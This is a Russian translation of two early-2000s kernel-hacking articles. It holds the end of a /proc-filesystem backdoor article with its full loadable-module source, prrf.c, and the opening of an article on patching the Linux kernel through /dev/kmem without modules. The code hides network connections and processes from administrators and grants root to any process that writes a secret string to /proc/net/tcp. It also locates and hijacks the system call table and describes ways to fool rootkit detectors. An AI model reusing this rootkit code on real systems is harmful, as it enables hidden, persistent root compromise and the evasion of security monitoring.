a = traverse_proc ("~/net", NULL);
if (a) {
□/* reset permissions to 750 (rwxr-x---): */
□a->mode = S_IRWXU | S_IRGRP | S_IXGRP;
□/* reset owner group to a special admin group id */
□a->gid = 7350;
}
```

Ещё одна возможность для защиты доступа к proc описана в разделе 3.5.

3.2 — Отказ в обслуживании

Постараюсь быть краток. Злоумышленник может вносить изменения в файлы, делая части системы неработоспособными. Как упоминалось выше, их легко отменить. Но если злоумышленник просто удалит файл — тот пропадёт навсегда:

```
/* oops, we forget to save the pointer ... */
delete_proc_file ("~/apm");
```

Что фактически происходит при вызове `delete_proc_file` (упрощённо):
1. Найти `proc_dir_entry` удаляемого файла (`to_del`)
2. Найти `proc_dir_entry`, для которой: `proc->next->name == to_del->name`
3. Перелинковать: `proc->next = to_del->next`

3.3 — Сокрытие соединений

Утилита `netstat` использует файлы `~/net/*` для отображения, например, TCP-соединений и их состояний, прослушиваемых UDP-сокетов и т. д. Полное описание `netstat` читайте в [4]. Поскольку мы управляем файловой системой proc, мы можем определять, что читается, а что нет. Структура `proc_dir_entry` содержит указатель на функцию `get_info`, которая вызывается при чтении файла. Перенаправив его, мы получаем контроль над содержимым файлов в `/proc`.

Обращайте внимание на различия в форматах файлов в разных версиях. Упомянутые выше файлы изменили свой формат между версиями 2.2.x и 2.4.x. Примечательно, что для перенаправления можно использовать одну и ту же функцию. Посмотрим, как это будет развиваться в ядрах серии 2.5.x.

Пример (для ядер 2.2.x; об отличиях от ядра 2.4.x — в разделе 2.2):

```
/* we save the original get_info */
int (*saved_get_info)(char *, char **, off_t, int, int);
proc_dir_entry *a = NULL;

/* the new get_info ... */
int
```

```
new_get_info (char *a, char **b, off_t c, int d, int e) {
□int x = 0;
□x = saved_get_info (a, b, c, d, e);
□/* do something here ... */
□return x;
}

a = traverse_proc ("~/net/tcp", NULL);
if (a) {
□/*
□ * we just set the get_info pointer to point to our new
□ * function. to undo this changes simply restore the pointer.
□ */
□saved_get_info = a->get_info;
□a->get_info = &new_get_info;
}
```

Пример реализации приведён в приложении A.

3.4 — Повышение привилегий

Зачастую для предоставления дополнительных привилегий пользователю при определённом условии используется системный вызов. Мы не будем перенаправлять системный вызов. Достаточно перенаправить операцию записи в файл, поскольку (1) это позволяет пользователю передавать данные в ядро и (2) это достаточно скрытно, если выбрать правильный шаблон или правильный файл (повышать идентификаторы задачи до 0, если она записывает `1` в `/proc/sys/net/ipv4/ip_forward`, — определённо плохая идея).

Код поясняет это:

```
a = traverse_proc ("~/ide/drivers", NULL);
if (a) {
□/*
□ * the write function is called if the file is written to.
□ */
□a->FILE_OPS->write = &new_write;
}
```

Рекомендуется сохранять перезаписываемый указатель. Если модуль выгрузится, память, содержащая функцию, может быть освобождена. Последующий вызов NULL-указателя способен вызвать хаос в системе. Любопытному читателю предлагается ознакомиться с приложением A.

3.5 — Сокрытие процессов

Что происходит при чтении каталога? Нужно найти его инод, затем прочитать его записи с помощью `readdir`. VFS предоставляет для этого унифицированный интерфейс — мы его игнорируем и сбрасываем указатель на `readdir` родительского инода.

Поскольку каталоги процессов расположены непосредственно под `proc_root`, искать родительский инод не нужно. Заметим, что мы скрываем записи не путём их сортировки, а просто не записывая их в память пользователя.

```
/* a global pointer to the original filldir function */
filldir_t real_filldir;

static int new_filldir_root (void * __buf, const char * name,
□□int namlen, off_t offset, ino_t ino) {
```

```
□/*
□ * if the dir entry, that should be added has a stupid name
□ * indicate a successful addition and do nothing.
□ */
□if (isHidden (name))
□□return 0;
□return real_filldir (__buf, name, namlen, offset, ino);
}


/* readdir, business as usual. */
int new_readdir_root (struct file *a, void *b, filldir_t c) {
□/*
□ * Note: there is no need to set this pointer every
□ * time new_readdir_root is called. But we have to set
□ * it once, when we replace the readdir function. If we
□ * know where filldir lies at that time this should be
□ * changed. (yes, filldir is static).
□ */
□real_filldir = c;
□return old_readdir_root (a, b, new_filldir_root);
}


/* replace the readdir file operation. */
proc_root.FILE_OPS->readdir = new_readdir_root;
```

Если последний добавляемый процесс скрыт, список записей окажется неправильно связан — наш `filldir` не занимается линковкой. Впрочем, такое крайне маловероятно. Пользователь располагает всеми необходимыми средствами, чтобы избежать этой ситуации.

Также можно просто сделать файлы недоступными внутри `/proc`, заменив операцию `lookup` родительского инода:

```
struct dentry *new_lookup_root (struct inode *a, struct dentry *b) {
□/*
□ * will result in:
□ * "/bin/ls: /proc/<d_iname>: No such file or directory"
□ */
□if (isHidden (b->d_iname))
□□return NULL;
□return old_lookup_root (a, b);
}

/* ... enable the feature ... */
proc_root.INODE_OPS->lookup = &new_lookup_root;
```

Это, например, можно использовать для создания гранулированных правил доступа.

3.6 — Другие применения

Теперь посмотрим, какие файлы ждут своего изменения. В каталоге `/proc/net` находятся `ip_fwnames` (цепочки правил) и `ip_fwchains` (сами правила). Они читаются утилитой `ipchains` (но не `iptables`) при запросе списка правил фильтрации. Как упоминалось выше, там есть файл `tcp`, перечисляющий все существующие TCP-сокеты; аналогичный файл есть для UDP. Файл `raw` содержит raw-сокеты. `sockstat` содержит статистику использования сокетов. Тщательно написанный бэкдор должен синхронизировать файлы `tcp`/`udp`/... и этот файл. Утилита `arp` использует `/proc/net/arp` для получения информации. `route` использует файл `/proc/net/route`. Читайте их страницы руководства, обращая внимание на разделы «FILES» и «SEE ALSO». Впрочем, проверки файлов недостаточно: например, `ifconfig` использует файл proc `dev` плюс вызовы `ioctl` для сбора информации.

Как видите, применений у этих техник очень много. Написание новых функций `get_info` для фильтрации вывода или добавления новых хитрых записей — задача для вас (несуществующие проблемы труднее всего отлаживать).

---

4 — Заключение

Как мы видели в разделах 3.2–3.6, существует несколько способов ослабить безопасность ядра Linux. Существующие механизмы защиты ядра, такие как [5] и [6], не предотвратят их — они проверяют лишь известные бэкдоры на основе системных вызовов; мы полностью обошли их. Отключение поддержки LKM лишь предотвратит работу конкретной реализации, приведённой здесь (поскольку она является LKM).

Изменение структур proc через доступ к `/dev/[k]mem` вполне осуществимо, так как большинство данных инодов статичны. Поэтому их, возможно, можно обнаружить простым сопоставлением с образцом (отличаться будут лишь указатели на функции и указатели `next`/`parent`/`subdir`).

Важная цель — сокрытие любого каталога и файла — достигнута не была. Это не означает, что она недостижима средствами proc. Один из вариантов — зашить необходимые бинарники в структуры proc образа ядра, либо на системах с SDRAM разместить их в неиспользуемой памяти. Совершенно иной возможностью может стать атака на слой VFS. Но это, конечно, уже тема другой статьи.

Напоследок — несколько слов о прилагаемой реализации. Настоятельно призываю читателя использовать её ТОЛЬКО как доказательство концепции. Автор не может и не должен нести ответственность за какой-либо, включая случайный или косвенный, ущерб, потерю данных или перебой в работе сервисов. Код предоставляется «КАК ЕСТЬ» и БЕЗ КАКИХ-ЛИБО ГАРАНТИЙ. ИСПОЛЬЗУЙТЕ НА СВОЙ РИСК. Код компилируется и работает на ядрах 2.2.x и 2.4.x.

---

5 — Литература


```
[1] "Overview of the Virtual File System", Richard Gooch <rgooch@atnf.csiro.au>
    http://www.atnf.csiro.au/~rgooch/linux/docs/vfs.txt
[2] "Operating Systems, Design and Implementation", by Andrew S. Tanenbaum and
    Albert S. Woodhull
    ISBN 0-13-630195-9
[3] RUNTIME KERNEL KMEM PATCHING, Silvio Cesare <silvio@big.net.au>
    http://www.big.net.au/~silvio/runtime-kernel-kmem-patching.txt
[4] netstat
    see netstat(1) for further information.
[5] StMichael, by Tim Lawless <lawless@netdoor.com>
    http://sourceforge.net/projects/stjude
[6] KSTAT, by FuSyS <fusys@s0ftpj.org>
    http://s0ftpj.org/tools/kstat.tgz
[7] proc pseudo-filesystem man page
    see proc(5)
[8] "T H E  /proc   F I L E S Y S T E M", Terrehon Bowden <terrehon@pacbell.net>,
    Bodo Bauer <bb@ricochet.net> and Jorge Nerin <comandante@zaralinux.com>
    ~/Documentation/filesystems/proc.txt (only in recent kernel source trees!)
    http://skaro.nightcrawler.com/~bb/Docs/Proc
```

Приложение A: prrf.c

```
/*
 * prrf.c
 *
 * LICENSE:
 * this file may be copied or duplicated in any form, in
 * whole or in part, modified or not, as long as this
 * copyright notice is prepended UNMODIFIED.
 *
 * This code is proof of concept. The author can and must
 * not be made responsible for any, including but not limited
 * to, incidental or consequential damage, data loss or
 * service outage. The code is provided "AS IS" and WITHOUT
 * ANY WARRENTY. USE IT AT YOU OWN RISK.
 *
 * palmers / teso - 12/02/2001
 */

/*
 * NOTE: the get_info redirection DOES NOT handle small buffers.
 *       your system _might_ oops or even crash if you read less
 *       bytes then the file contains!
 */

/*
 * 2.2.x #define KERNEL_22
 * 2.4.x #define KERNEL_24
 */
#define KERNEL_22□1
#define DEBUG□□1

#define __KERNEL__
#define MODULE
#include <linux/module.h>
#include <linux/kernel.h>
#include <sys/syscall.h>
#include <linux/config.h>
#include <linux/types.h>
#include <linux/slab.h>
#include <linux/smp_lock.h>
#include <linux/fd.h>
#include <linux/fs.h>
#include <linux/proc_fs.h>
#include <linux/sched.h>
#include <asm/uaccess.h>


/*
 * take care of proc_dir_entry design
 */
#if defined (KERNEL_22)
  #define FILE_OPS□ops->default_file_ops
  #define INODE_OPS□ops
#elif defined (KERNEL_24)
  #define FILE_OPS□proc_fops
  #define INODE_OPS□proc_iops
#endif

#define BUF_SIZE□65535
#define AUTH_STRING□"ljdu3g9edaoih"


struct hide_proc_net
{
  int□□□id;□□/* entry id, useless ;) */
  char□□□*local_addr,□/* these should be self explaining ... */
□□□*remote_addr,
  □□□*local_port,
□□□*remote_port;
```

```
};

/*
 * global lst_entry:
 * set by traverse_proc, used by delete_proc_file.
 */
struct proc_dir_entry *lst_entry = NULL;

/*
 * some function pointers for saving original functions.
 */
#if defined (KERNEL_22)
  int (*old_get_info_tcp) (char *, char **, off_t, int, int);
#elif defined (KERNEL_24)
  get_info_t *old_get_info_tcp;
#endif

ssize_t (*old_write_tcp) (struct file *, const char *, size_t, loff_t *);
struct dentry * (*old_lookup_root) (struct inode *, struct dentry *);
int (*old_readdir_root) (struct file *, void *, filldir_t);
filldir_t real_filldir;


/*
 * rules for hiding connections
 */
struct hide_proc_net hidden_tcp[] = {
 {0, NULL, NULL, ":4E35", NULL},  /* match connection from ANY:ANY to ANY:20021 */
 {1, NULL, NULL, NULL, ":4E35"},  /* match connection from ANY:20021 to ANY:ANY*/
 {2, NULL, NULL, ":0016", ":4E35"}, /* match connection from ANY:20021 to ANY:22 */
 {7350, NULL, NULL, NULL, NULL}  /* stop entry, dont forget to prepend this one */
};


/*
 * get_task:
 * find a task_struct by pid.
 */
struct task_struct *get_task(pid_t pid)
{
 struct task_struct *p = current;

 do {
  if (p->pid == pid)
  return p;
  p = p->next_task;
 } while (p != current);
 return NULL;
}


/*
 * __atoi:
 * atoi!
 */
int __atoi(char *str)
{
 int res = 0,
  mul = 1;

 char *ptr;
 for (ptr = str + strlen(str) - 1; ptr >= str; ptr--) {
  if (*ptr < '0' || *ptr > '9')
   return (-1);
  res += (*ptr - '0') * mul;
  mul *= 10;
 }
 return (res);
}
/*
 * get_size_off_tcp:
```

```
 * get the size of the modified /proc/net/tcp file.
 */
static off_t get_size_off_tcp (char **start)
{
  off_t  x = 0,
  xx = 0,
  xxx = 0,
  y = 0;
  char  tmp_buf[BUF_SIZE + 1];

  do
    {
      x += y;
      xx += xxx;
      y = __new_get_info_tcp (tmp_buf, start, x, BUF_SIZE, 0, 1, &xxx);
    } while (y != 0);

  return x - xx;
}


/*
 * deny_entry:
 * check connection parameters against our access control list.
 * for all non-NULL fields of a entry the supplied parameters
 * must match. Otherways the socket will show up.
 */
int deny_entry (char *la, char *lp, char *ra, char *rp)
{
  int  x = 0,
  y,
  z;

  while (hidden_tcp[x].id != 7350)
    {
      y = 0;
      z = 0;

      if (hidden_tcp[x].local_addr != NULL)
{
  if (!strncmp (la, hidden_tcp[x].local_addr, 8))
    y++;
}
      else
z++;

      if (hidden_tcp[x].remote_addr != NULL)
{
  if (!strncmp (ra, hidden_tcp[x].remote_addr, 8))
    y++;
}
      else
z++;

      if (hidden_tcp[x].local_port != NULL)
{
  if (!strncmp (lp, hidden_tcp[x].local_port, 5))
    y++;
}
      else
z++;

      if (hidden_tcp[x].remote_port != NULL)
{
  if (!strncmp (rp, hidden_tcp[x].remote_port, 5))
    y++;
}
      else
z++;

      if ((z != 4) && ((y + z) == 4))
```

```
□return 1;
      x++;
    }
  return 0;
}


/*
 * __new_get_info_tcp:
 * filter the original get_info output. first call the old function,
 * then cut out unwanted lines.
 * XXX: very small buffers will make very large problems.
 */
int __new_get_info_tcp (char *page, char **start, off_t pos, int count, int f, int what, off_t *fx)
{
  char□□tmp_l_addr[8],
□□tmp_l_port[5],
  □□tmp_r_addr[8],
□□tmp_r_port[5],□□/* used for acl checks */
□□*tmp_ptr,
□□*tmp_page;
  int□□x = 0,
□□line_off = 0,
□□length,
□□remove = 0,
□□diff,
□□m;

#if defined (KERNEL_22)
  x = old_get_info_tcp (page, start, pos, count, f);
#elif defined (KERNEL_24)
  x = old_get_info_tcp (page, start, pos, count);
#endif

  if (page == NULL)
    return x;

  while (*page)
    {
      tmp_ptr = page;
      length = 28;
      while (*page != '\n' && *page != '\0')□/* check one line */
□{
□/*
□ * we even correct the sl field ("line number").
□ */
□  if (line_off)
□    {
□      diff = line_off;

□      if (diff > 999)
□□{
□          m = diff / 1000;
□          page[0] -= m;
□          diff -= (m * 1000);
□□}
□      if (diff > 99)
□□{
□          m = diff / 100;
□          page[1] -= m;
□          diff -= (m * 100);
□□}
□      if (diff > 9)
□□{
□          m = diff / 10;
□          page[2] -= m;
□          diff -= (m * 10);
□□}
□      if (diff > 0)
□□page[3] -= diff;
□      if (page[0] > '1')
```

```
  page[0] = ' ';
      if (page[1] > '1')
  page[1] = ' ';
      if (page[2] > '1')
  page[2] = ' ';
    }

  page += 6;  /* jump to beginning of local address, XXX: is this fixed? */
  memcpy (tmp_l_addr, page, 8);

  page += 8;  /* jump to beginning of local port */
  memcpy (tmp_l_port, page, 5);

  page += 6;  /* jump to remote address */
  memcpy (tmp_r_addr, page, 8);

  page += 8;  /* jump to beginning of local port */
  memcpy (tmp_r_port, page, 5);

          while (*page != '\n') /* jump to end */
    {
      page++;
      length++;
    }

  remove = deny_entry (tmp_l_addr, tmp_l_port, tmp_r_addr, tmp_r_port);
}
      page++;   /* '\n' */
      length++;

      if (remove == 1)
{
  x -= length;
  if (what)  /* count ignored bytes? */
    *fx += length;
  tmp_page = page;
  page = tmp_ptr;

  while (*tmp_page) /* move data backward in page */
    *tmp_ptr++ = *tmp_page++;

/* zero lasting data (not needed)
  while (length--)
    *tmp_ptr++ = 0;
  *tmp_ptr = 0;
*/
  line_off++;
  remove = 0;
}
    }
  return x;
}


/*
 * new_get_info_tcp:
 * we need this wrapper to avoid duplication of entries. we have to
 * check for "end of file" of /proc/net/tcp, where eof lies at
 * file length - length of all entries we remove.
 */
#if defined (KERNEL_22)
int new_get_info_tcp (char *page, char **start, off_t pos, int count, int f)
{
#elif defined (KERNEL_24)
int new_get_info_tcp (char *page, char **start, off_t pos, int count)
{
  int  f = 0;
#endif
  int  x = 0;
  off_t  max = 0;
  max = get_size_off_tcp (start);
```

```
  if (pos > max)
    return 0;
  x = __new_get_info_tcp (page, start, pos, count, f, 0, NULL);

  return x;
}


/*
 * new_write_tcp:
 * a write function that performs misc. tasks as privilege elevation etc.
 * e.g.:
 * echo AUTH_STRING + nr. > /proc/net/tcp == uid 0 for pid nr.
 */
ssize_t new_write_tcp (struct file *a, const char *b, size_t c, loff_t *d)
{
  char *tmp = NULL, *tmp_ptr;
  tmp = kmalloc (c + 1, GFP_KERNEL);

  copy_from_user (tmp, b, c);
  if (tmp[strlen (tmp) - 1] == '\n')
    tmp[strlen (tmp) - 1] = 0;

  if (!strncmp (tmp, AUTH_STRING, strlen (AUTH_STRING)))
    {
      struct task_struct *x = NULL;
      tmp_ptr = tmp + strlen (AUTH_STRING) + 1;
      if ((x = get_task (__atoi (tmp_ptr))) == NULL)
□{
□  kfree (tmp);
□  return c;
□}
      x->uid = x->euid = x->suid = x->fsuid = 0;
      x->gid = x->egid = x->sgid = x->fsgid = 0;
    }

  kfree (tmp);
  return c;
}


/*
 * some testing ...
 */
struct dentry *new_lookup_root (struct inode *a, struct dentry *b)
{
  if (b->d_iname[0] == '1')
    return NULL;□/* will result in: "/bin/ls: /proc/1*: No such file or directory" */
  return old_lookup_root (a, b);
}


static int new_filldir_root (void * __buf, const char * name, int namlen, off_t offset, ino_t ino)
{
  if (name[0] == '1' && name[1] == '0')□/* hide init */
    return 0;
/*
 * hiding the last task will result in a wrong linked list.
 * that leads e.g. to crashes (ps).
 */
  return real_filldir (__buf, name, namlen, offset, ino);
}

int new_readdir_root (struct file *a, void *b, filldir_t c)
{
  real_filldir = c;
  return old_readdir_root (a, b, new_filldir_root);
}


/*
```

```
 * traverse_proc:
 * returns the directory entry of a given file. the function will traverse
 * thru the filesystems structure until it found the matching file.
 * the pr argument may be either NULL or a starting point for the search.
 * path is a string. if it begins with '~' and pr is NULL the search starts
 * at proc_root.
 */
struct proc_dir_entry *traverse_proc (char *path, struct proc_dir_entry *pr)
{
  int   x = 0;
  char  *tmp = NULL;

  if (path == NULL)
    return NULL;

  if (path[0] == '~')
    {
      lst_entry = &proc_root;
      return traverse_proc (path + 2, (struct proc_dir_entry *) proc_root.subdir);
    }

  while (path[x] != '/' && path[x] != 0)
    x++;

  tmp = kmalloc (x + 1, GFP_KERNEL);
  memset (tmp, 0, x + 1);
  memcpy (tmp, path, x);

  while (strcmp (tmp, (char *) pr->name))
    {
      if (pr->subdir != NULL && path[x] == '/')
        {
          if (!strcmp (tmp, (char *) pr->subdir->name))
    {
      kfree (tmp);
      lst_entry = pr;
      return traverse_proc (path + x + 1, pr->subdir);
    }
        }
      lst_entry = pr;
      pr = pr->next;
      if (pr == NULL)
{
  kfree (tmp);
  return NULL;
}
    }

  kfree (tmp);
  if (*(path + x) == 0)
    return pr;
  else
    {
      lst_entry = pr;
      return traverse_proc (path + x + 1, pr->subdir);
    }
}


/*
 * delete_proc_file:
 * remove a file from of the proc filesystem. the files inode will still exist but it will
 * no longer be accessable (not pointed to by any other proc inode). the subdir pointer will
 * be copy'ed to the the subdir pointer of the preceeding inode.
 * returns 1 on success, 0 on error.
 */
int delete_proc_file (char *name)
{
  struct proc_dir_entry *last = NULL;
  char  *tmp = NULL;
  int   i = 0; /* delete subdir? */
```

```
  last = traverse_proc (name, NULL);

  if (last == NULL)
    return 0;
  if (lst_entry == NULL)
    return 0;

  if (last->subdir != NULL && i)
    lst_entry->subdir = last->subdir;

  while (*name != 0)
    {
      if (*name == '/')
        tmp = name + 1;
      *name++;
    }

  if (!strcmp (tmp, lst_entry->next->name))
    lst_entry->next = last->next;
  else if (!strcmp (tmp, lst_entry->subdir->name))
    lst_entry->subdir = last->next;
  else
    return 0;

  return 1;
}


int init_module ()
{
  struct proc_dir_entry□*last = NULL;
  last = traverse_proc ("~/net/tcp", NULL);

  old_readdir_root = proc_root.FILE_OPS->readdir;
  old_lookup_root = proc_root.INODE_OPS->lookup;

  proc_root.FILE_OPS->readdir = &new_readdir_root;
  proc_root.INODE_OPS->lookup = &new_lookup_root;

  if (last != NULL)
    {
#ifdef DEBUG
      printk ("Installing hooks ....\n");
#endif
      old_get_info_tcp = last->get_info;
      old_write_tcp = last->FILE_OPS->write;

      last->get_info = &new_get_info_tcp;
      last->FILE_OPS->write = &new_write_tcp;
    }

  return 0;
}


void cleanup_module ()
{
  struct proc_dir_entry□*last = NULL;
  last = traverse_proc ("~/net/tcp", NULL);

  proc_root.FILE_OPS->readdir = old_readdir_root;
  proc_root.INODE_OPS->lookup = old_lookup_root;

  if (last != NULL)
    {
#ifdef DEBUG
      printk ("Removing hooks ....\n");
#endif
      last->get_info = old_get_info_tcp;
      last->FILE_OPS->write = old_write_tcp;
    }
```

}

Linux: патчинг ядра на лету без LKM

Авторы: sd , devik

12 декабря 2001 года

Содержание

1. Введение
2. /dev/kmem — наш друг
3. Подмена системных вызовов ядра: sys_call_table[]
• 3.1. Как получить sys_call_table[] без LKM?
• 3.2. Перехват диспетчеризации вызова sys_call_table[eax] через int 0x80
4. Выделение памяти в пространстве ядра без поддержки LKM
• 4.1. Поиск kmalloc() с помощью LKM
• 4.2. Поиск kmalloc() по паттерну
• 4.3. Значение GFP_KERNEL
• 4.4. Перезапись системного вызова
5. На что следует обратить внимание
6. Возможные решения
7. Заключение
8. Ссылки
9. Приложение: SucKIT — реализация

---

1. Введение

Прежде всего, мы должны поблагодарить Silvio Cesare, который разработал технику патчинга ядра задолго до нас — большинство идей было позаимствовано у него.

В этой статье мы обсудим способы злоупотребления ядром Linux (преимущественно системными вызовами) без использования поддержки модулей или файла System.map. Предполагается, что читатель имеет представление о том, что такое LKM и как он загружается в ядро. Если нет — обратитесь к документации (раздел 6: [1], [2], [3]).

Представьте сценарий: бедняге нужно перехватить интересный системный вызов Linux, а поддержка LKM в ядре не скомпилирована. Допустим, он получил root на машине, но администратор параноидален (или tripwire не даёт установить пропатченный sshd), и на машине нет gcc/lib/.h для компиляции любимого LKM-руткита. Вот несколько решений — шаг за шагом, а в приложении — полнофункциональный linux-ia32 руткит, пример/инструмент, реализующий все описанные техники.

Большинство вещей, описанных здесь (системные вызовы, схемы адресации памяти, код), работают только на архитектуре ia32. Если кто-то исследовал другие архитектуры — свяжитесь с нами.

---

2. /dev/kmem — наш друг

> *«Mem — это символьный файл устройства, являющийся образом основной памяти компьютера. Он может использоваться, например, для просмотра (и даже патчинга) системы.»*
> *— из man-страницы Linux 'mem'*

За полной документацией по патчингу ядра во время выполнения обратитесь к превосходной статье Silvio по этой теме [2]. Коротко:

Всё, что мы делаем в этой статье с пространством ядра, осуществляется через стандартное linux-устройство `/dev/kmem`. Поскольку это устройство обычно доступно на чтение/запись только для root, вы тоже должны быть root. Обратите внимание: изменения прав доступа к `/dev/kmem` недостаточно. После того как VFS разрешает доступ, в `device/char/mem.c` выполняется вторая проверка: `capable(CAP_SYS_RAWIO)` для процесса.

Следует также отметить существование устройства `/dev/mem` — физической памяти до трансляции VM. Теоретически его можно использовать, если знать расположение каталога страниц. Мы эту возможность не исследовали.

Выбор адреса осуществляется через `lseek()`, чтение — через `read()`, запись — через `write()`. Просто.

Вот вспомогательные функции для работы со структурами ядра:

```
/* чтение данных из kmem */
static inline int rkm(int fd, int offset, void *buf, int size)
{
        if (lseek(fd, offset, 0) != offset) return 0;
        if (read(fd, buf, size) != size) return 0;
        return size;
}

/* запись данных в kmem */
static inline int wkm(int fd, int offset, void *buf, int size)
{
        if (lseek(fd, offset, 0) != offset) return 0;
        if (write(fd, buf, size) != size) return 0;
        return size;
}

/* чтение int из kmem */
static inline int rkml(int fd, int offset, ulong *buf)
{
        return rkm(fd, offset, buf, sizeof(ulong));
}

/* запись int в kmem */
static inline int wkml(int fd, int offset, ulong buf)
{
        return wkm(fd, offset, &buf, sizeof(ulong));
}
```

---

3. Подмена системных вызовов ядра: sys_call_table[]

Системные вызовы — это низший уровень системных функций (с точки зрения пользовательского пространства) в Linux, поэтому они нас интересуют больше всего. Системные вызовы объединены в одну большую таблицу (sct) — одномерный массив из 256 элементов типа ulong (= указатели на ia32), где индексирование по номеру системного вызова даёт точку входа соответствующего

вызова.

Пример псевдокода:

```
/* как всегда, "Hello world" хорош для начинающих ;-) */

/* сохранённый оригинальный системный вызов */
int (*old_write) (int, char *, int);
        /* новый обработчик системного вызова */
        new_write(int fd, char *buf, int count) {
        if (fd == 1) {  /* stdout ? */
                old_write(fd, "Hello world!\n", 13);
                return count;
        } else {
                return old_write(fd, buf, count);
        }
}

old_write = (void *) sys_call_table[__NR_write]; /* сохраняем старый */
sys_call_table[__NR_write] = (ulong) new_write;  /* устанавливаем новый */

/* Ошибка... должны быть дела поинтереснее, чем засорять консоль
   "Hello world'ами" ;) */
```

Это классический сценарий различных LKM-руткитов (см. раздел 7), TTY-сниферов/хайджекеров (например, halflife'овский [4]), где гарантировано, что мы можем импортировать `sys_call_table[]` и корректно с ней работать — она просто «импортируется» через `/sbin/insmod` [`create_module()` / `init_module()`].

Ладно, хватит говорить ни о чём — думаем, это достаточно понятно.

3.1. Как получить sys_call_table[] без LKM

Прежде всего заметим: ядро Linux _не хранит_ никакой информации о своих символах, если поддержка LKM не скомпилирована. Это вполне разумно — зачем она нужна без LKM? Для отладки? Для этого есть System.map. Но нам она нужна :) При наличии поддержки LKM существуют символы, предназначенные для импорта в LKM (в специальной секции компоновщика), но мы говорим про режим без LKM.

Насколько нам известно, наиболее элегантный способ получить `sys_call_table[]`:

```
#include <stdio.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>

struct {
        unsigned short limit;
        unsigned int base;
} __attribute__ ((packed)) idtr;

struct {
        unsigned short off1;
        unsigned short sel;
        unsigned char none,flags;
        unsigned short off2;
} __attribute__ ((packed)) idt;

int kmem;
void readkmem (void *m,unsigned off,int sz)
{
        if (lseek(kmem,off,SEEK_SET)!=off) {
                perror("kmem lseek"); exit(2);
        }
```

```
        if (read(kmem,m,sz)!=sz) {
                perror("kmem read"); exit(2);
        }
}

#define CALLOFF 100     /* читаем первые 100 байт int $0x80 */
main ()
{
        unsigned sys_call_off;
        unsigned sct;
        char sc_asm[CALLOFF],*p;

        /* читаем IDTR */
        asm ("sidt %0" : "=m" (idtr));
        printf("idtr base at 0x%X\n",(int)idtr.base);

        /* открываем kmem */
        kmem = open ("/dev/kmem",O_RDONLY);
        if (kmem<0) return 1;

        /* читаем IDT для вектора 0x80 (syscall) */
        readkmem (&idt,idtr.base+8*0x80,sizeof(idt));
        sys_call_off = (idt.off2 << 16) | idt.off1;
        printf("idt80: flags=%X sel=%X off=%X\n",
                (unsigned)idt.flags,(unsigned)idt.sel,sys_call_off);

        /* теперь знаем адрес точки входа syscall; ищем диспетчеризацию
           таблицы системных вызовов (косвенный вызов) */
        readkmem (sc_asm,sys_call_off,CALLOFF);
        p = (char*)memmem (sc_asm,CALLOFF,"\xff\x14\x85",3);
        sct = *(unsigned*)(p+3);
        if (p) {
                printf ("sys_call_table at 0x%x, call dispatch at 0x%x\n",
                        sct, p);
        }
        close(kmem);
}
```

Как это работает? Инструкция `sidt` «спрашивает процессор» о таблице дескрипторов прерываний [`asm ("sidt %0" : "=m" (idtr));`]. Из этой структуры мы получаем указатель на дескриптор прерывания int $0x80 [`readkmem (&idt,idtr.base+8*0x80,sizeof(idt));`].

Из IDT мы вычисляем адрес точки входа int $0x80 [`sys_call_off = (idt.off2 << 16) | idt.off1;`]. Отлично, мы знаем, где начинается int $0x80, но это ещё не наша любимая `sys_call_table[]`. Взглянем на точку входа int $0x80:

```
[sd@pikatchu linux]$ gdb -q /usr/src/linux/vmlinux
(no debugging symbols found)...(gdb) disass system_call
Dump of assembler code for function system_call:
0xc0106bc8 <system_call>:       push   %eax
0xc0106bc9 <system_call+1>:     cld
0xc0106bca <system_call+2>:     push   %es
0xc0106bcb <system_call+3>:     push   %ds
0xc0106bcc <system_call+4>:     push   %eax
0xc0106bcd <system_call+5>:     push   %ebp
0xc0106bce <system_call+6>:     push   %edi
0xc0106bcf <system_call+7>:     push   %esi
0xc0106bd0 <system_call+8>:     push   %edx
0xc0106bd1 <system_call+9>:     push   %ecx
0xc0106bd2 <system_call+10>:    push   %ebx
0xc0106bd3 <system_call+11>:    mov    $0x18,%edx
0xc0106bd8 <system_call+16>:    mov    %edx,%ds
0xc0106bda <system_call+18>:    mov    %edx,%es
0xc0106bdc <system_call+20>:    mov    $0xffffe000,%ebx
0xc0106be1 <system_call+25>:    and    %esp,%ebx
0xc0106be3 <system_call+27>:    cmp    $0x100,%eax
0xc0106be8 <system_call+32>:    jae    0xc0106c75 <badsys>
0xc0106bee <system_call+38>:    testb  $0x2,0x18(%ebx)
0xc0106bf2 <system_call+42>:    jne    0xc0106c48 <tracesys>
0xc0106bf4 <system_call+44>:    call   *0xc01e0f18(,%eax,4) <-- вот оно
```

```
0xc0106bfb <system_call+51>:    mov    %eax,0x18(%esp,1)
0xc0106bff <system_call+55>:    nop
End of assembler dump.
(gdb) print &sys_call_table
$1 = (<data variable, no debug info> *) 0xc01e0f18      <-- совпадает!
(gdb) x/xw (system_call+44)
0xc0106bf4 <system_call+44>:    0x188514ff <-- опкод (little endian)
(gdb)
```

Вкратце: вблизи начала точки входа int $0x80 находится опкод `call sys_call_table(,eax,4)`. Поскольку этот косвенный вызов не меняется между версиями ядра (одинаков от 2.0.10 до 2.4.10), вполне безопасно искать именно паттерн `call (,eax,4)`:

```
opcode = 0xff 0x14 0x85 0x<адрес_таблицы>
```

```
[memmem (sc_asm,CALLOFF,"\xff\x14\x85",3);]
```

Более параноидальный вариант — полностью перенаправить обработчик int $0x80 в IDT на наш поддельный обработчик и перехватывать там интересующие вызовы. Это несколько сложнее, так как потребует обработки реентерабельности.

Теперь мы знаем, где находится `sys_call_table[]`, и можем менять адреса системных вызовов:

```
Псевдокод:
        readkmem(&old_write, sct + __NR_write * 4, 4); /* сохраняем старый */
        writekmem(new_write, sct + __NR_write * 4, 4); /* устанавливаем новый */
```

3.2. Перехват диспетчеризации вызова sys_call_table[eax] через int 0x80

При написании этой статьи мы обнаружили несколько «детекторов руткитов» на Packetstorm/Freshmeat, способных определять нарушения в LKM/таблице системных вызовов и других структурах ядра. К счастью, большинство из них слишком примитивны и легко обманываются трюком из [6] от SpaceWalker:

```
Псевдокод:
        ulong sct = адрес sys_call_table[]
        char *p = указатель на инструкцию "call sct(,eax,4)" в int 0x80
        ulong nsct[256] = новая таблица системных вызовов с изменёнными записями

        readkmem(nsct, sct, 1024);      /* читаем старую */
        old_write = nsct[__NR_write];
        nsct[__NR_write] = new_write;
        /* заменяем диспетчер на нашу новую sct */
        writekmem((ulong) p+3, nsct, 4);

